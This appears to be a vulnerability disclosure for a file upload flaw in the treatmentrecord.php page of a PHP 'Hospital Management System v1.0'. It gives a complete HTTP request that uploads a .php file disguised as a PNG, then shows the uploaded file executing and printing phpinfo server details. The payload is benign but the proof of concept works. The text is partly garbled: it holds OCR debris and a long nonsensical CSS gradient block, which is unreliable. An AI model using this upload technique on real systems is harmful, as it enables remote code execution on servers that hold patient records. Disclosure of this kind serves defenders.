


# The FileUpload of Hospital Management System (HMS) v1.0



Hospital Management System

Add New treatment records

Appointment	12
Patient	123
Select Treatment type	Select
Doctor	Select
Treatment Description	
Treatment files	<a href="#">选择文件</a> 未选择任何文件
Treatment date	年-月-日
Treatment Time	--:--

Submit

[View Patient Report>>](#)

Treatment type	Doctor	Treatment Description	Uploads	Treatment date	Treatment time	Status	Action
Blood test	Tamayo	1231	<a href="#">Download</a>	2022-05-05	11:21:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>

## Description:

The vulnerability page is treatmentrecord.php

http://you ip/HMS/treatmentrecord.php


Hospital-Management-System v1.0

in the treatmentrecord.php page appears to be vulnerable to File Upload attacks.

[+] Payloads:

```
1  POST /treatmentrecord.php?appid=12&patientid=1&patientname=aaa HTTP/1.1
2  Host: hms.rapoo.top
3  Content-Length: 1104
4  Pragma: no-cache
5  Cache-Control: no-cache
6  Upgrade-Insecure-Requests: 1
7  Origin: http://hms.rapoo.top
8  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYOMAI3f8GSy8HMvP
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://hms.rapoo.top/treatmentrecord.php?appid=12&patientid=1&patientname=aaa
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: UM_distinctid=1803c2602eb210-05a24410a265d9-1734337f-1fa400-1803c2602ec659; PHPSESSID=db304eihq1f121f16f6991qn68; _ga=GA1.2.955164808.1651717864; _gid=GA1.2.373388019.1651717864; XDEBUG_SESSION=PHPSTORM; _gat=1
14 Connection: close
15
16 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP
17 Content-Disposition: form-data; name="select2"
18
19 12
20 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP
21 Content-Disposition: form-data; name="patientid"
22
23 1
24 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP
25 Content-Disposition: form-data; name="select3"
26
27 456
28 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP
29 Content-Disposition: form-data; name="select4"
30
31 20
32 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP
33 Content-Disposition: form-data; name="select5"
34
35 1
36 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP
37 Content-Disposition: form-data; name="textarea"
38
39 342342
```

```
40 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP
42 Content-Disposition: form-data; name="uploads"; filename="head_logo.php"
43 Content-Type: image/png
44
45 <?php
46 phpinfo();?>
47 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP
48 Content-Disposition: form-data; name="treatmentdate"
49
50 2022-05-06
51 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP
52 Content-Disposition: form-data; name="treatmenttime"
53
54 11:22
55 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP
56 Content-Disposition: form-data; name="submit"
57
58 Submit
59 -----WebKitFormBoundaryYOMAI3f8GSy8HMvP--
```



Hospital Management System

Submit

[View Patient Report>>](#)

Treatment type	Doctor	Treatment Description	Uploads	Treatment date	Treatment time	Status	Action
Blood test	Tamayo	1231	<a href="#">Download</a>	2022-05-05	11:21:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>
Blood test	Tamayo	1231	<a href="#">Download</a>	2022-05-05	11:20:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>
Blood test	Tamayo	1231	<a href="#">Download</a>	2022-05-05	11:20:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>
Blood test	Tamayo	342342	<a href="#">Download</a>	2022-05-05	11:21:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>
Blood test	Tamayo	342342	<a href="#">Download</a>	2022-05-05	11:21:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>
Blood test	Tamayo	342342	<a href="#">Download</a>	2022-05-05	11:21:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>
Blood test	Tamayo	342342	<a href="#">Download</a>	2022-05-05	11:21:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>
Blood test	Tamayo	342342	<a href="#">Download</a>	2022-05-05	11:22:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>
Blood test	Tamayo	342342	<a href="#">Download</a>	2022-05-06	11:22:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>
Blood test	Tamayo	342342	<a href="#">Download</a>	2022-05-06	11:22:00	Active	<a href="#">Edit</a> <a href="#">Delete</a>

Elements Console Recorder Sources Network Performance Memory Application Security Log browser AdBlock Header HackTools

```

```

Styles Computed Layout Event Listeners

Filter

element.style {

background-color: #f0f0f0;

border: 1px solid #ccc;

padding: 5px;

width: 100px;

height: 20px;

margin: 0 auto;

text-align: center;

font-size: 12px;

font-weight: bold;

color: #000080;

background-image: linear-gradient(to right, #000080 49%, #000080 49% 49.99%, #ffffff 49.99% 50%, #ffffff 50% 50.01%, #000080 50.01% 50.01%, #000080 50.01% 51%, #000080 51% 51.99%, #ffffff 51.99% 52%, #ffffff 52% 52.01%, #000080 52.01% 52.01%, #000080 52.01% 53%, #000080 53% 53.99%, #ffffff 53.99% 54%, #ffffff 54% 54.01%, #000080 54.01% 54.01%, #000080 54.01% 55%, #000080 55% 55.99%, #ffffff 55.99% 56%, #ffffff 56% 56.01%, #000080 56.01% 56.01%, #000080 56.01% 57%, #000080 57% 57.99%, #ffffff 57.99% 58%, #ffffff 58% 58.01%, #000080 58.01% 58.01%, #000080 58.01% 59%, #000080 59% 59.99%, #ffffff 59.99% 60%, #ffffff 60% 60.01%, #000080 60.01% 60.01%, #000080 60.01% 61%, #000080 61% 61.99%, #ffffff 61.99% 62%, #ffffff 62% 62.01%, #000080 62.01% 62.01%, #000080 62.01% 63%, #000080 63% 63.99%, #ffffff 63.99% 64%, #ffffff 64% 64.01%, #000080 64.01% 64.01%, #000080 64.01% 65%, #000080 65% 65.99%, #ffffff 65.99% 66%, #ffffff 66% 66.01%, #000080 66.01% 66.01%, #000080 66.01% 67%, #000080 67% 67.99%, #ffffff 67.99% 68%, #ffffff 68% 68.01%, #000080 68.01% 68.01%, #000080 68.01% 69%, #000080 69% 69.99%, #ffffff 69.99% 70%, #ffffff 70% 70.01%, #000080 70.01% 70.01%, #000080 70.01% 71%, #000080 71% 71.99%, #ffffff 71.99% 72%, #ffffff 72% 72.01%, #000080 72.01% 72.01%, #000080 72.01% 73%, #000080 73% 73.99%, #ffffff 73.99% 74%, #ffffff 74% 74.01%, #000080 74.01% 74.01%, #000080 74.01% 75%, #000080 75% 75.99%, #ffffff 75.99% 76%, #ffffff 76% 76.01%, #000080 76.01% 76.01%, #000080 76.01% 77%, #000080 77% 77.99%, #ffffff 77.99% 78%, #ffffff 78% 78.01%, #000080 78.01% 78.01%, #000080 78.01% 79%, #000080 79% 79.99%, #ffffff 79.99% 80%, #ffffff 80% 80.01%, #000080 80.01% 80.01%, #000080 80.01% 81%, #000080 81% 81.99%, #ffffff 81.99% 82%, #ffffff 82% 82.01%, #000080 82.01% 82.01%, #000080 82.01% 83%, #000080 83% 83.99%, #ffffff 83.99% 84%, #ffffff 84% 84.01%, #000080 84.01% 84.01%, #000080 84.01% 85%, #000080 85% 85.99%, #ffffff 85.99% 86%, #ffffff 86% 86.01%, #000080 86.01% 86.01%, #000080 86.01% 87%, #000080 87% 87.99%, #ffffff 87.99% 88%, #ffffff 88% 88.01%, #000080 88.01% 88.01%, #000080 88.01% 89%, #000080 89% 89.99%, #ffffff 89.99% 90%, #ffffff 90% 90.01%, #000080 90.01% 90.01%, #000080 90.01% 91%, #000080 91% 91.99%, #ffffff 91.99% 92%, #ffffff 92% 92.01%, #000080 92.01% 92.01%, #000080 92.01% 93%, #000080 93% 93.99%, #ffffff 93.99% 94%, #ffffff 94% 94.01%, #000080 94.01% 94.01%, #000080 94.01% 95%, #000080 95% 95.99%, #ffffff 95.99% 96%, #ffffff 96% 96.01%, #000080 96.01% 96.01%, #000080 96.01% 97%, #000080 97% 97.99%, #ffffff 97.99% 98%, #ffffff 98% 98.01%, #000080 98.01% 98.01%, #000080 98.01% 99%, #000080 99% 99.99%, #ffffff 99.99% 100%, #ffffff 100% 100.01%, #000080 100.01% 100.01%, #000080 100.01% 100%);

}

hms.rapoo.top/treatmentfiles/1170523221/head\_logo.php

## PHP Version 7.3.4



System	Windows NT DESKTOP-0UAEG7D 10.0 build 19043 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cmd /c "php --enable-snapshot-build --enable-debug-pack --disable-zts --with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk\shared --with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk\shared --enable-object-out-dir=.\obj --enable-com-dotnet=shared --without-analyzer --with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*

This program makes use of the Zend Scripting Language Engine:  
Zend Engine v3.3.4, Copyright (c) 1998-2018 Zend Technologies  
with Xdebug v2.7.2, Copyright (c) 2002-2019, by Derick Rethans

zend engine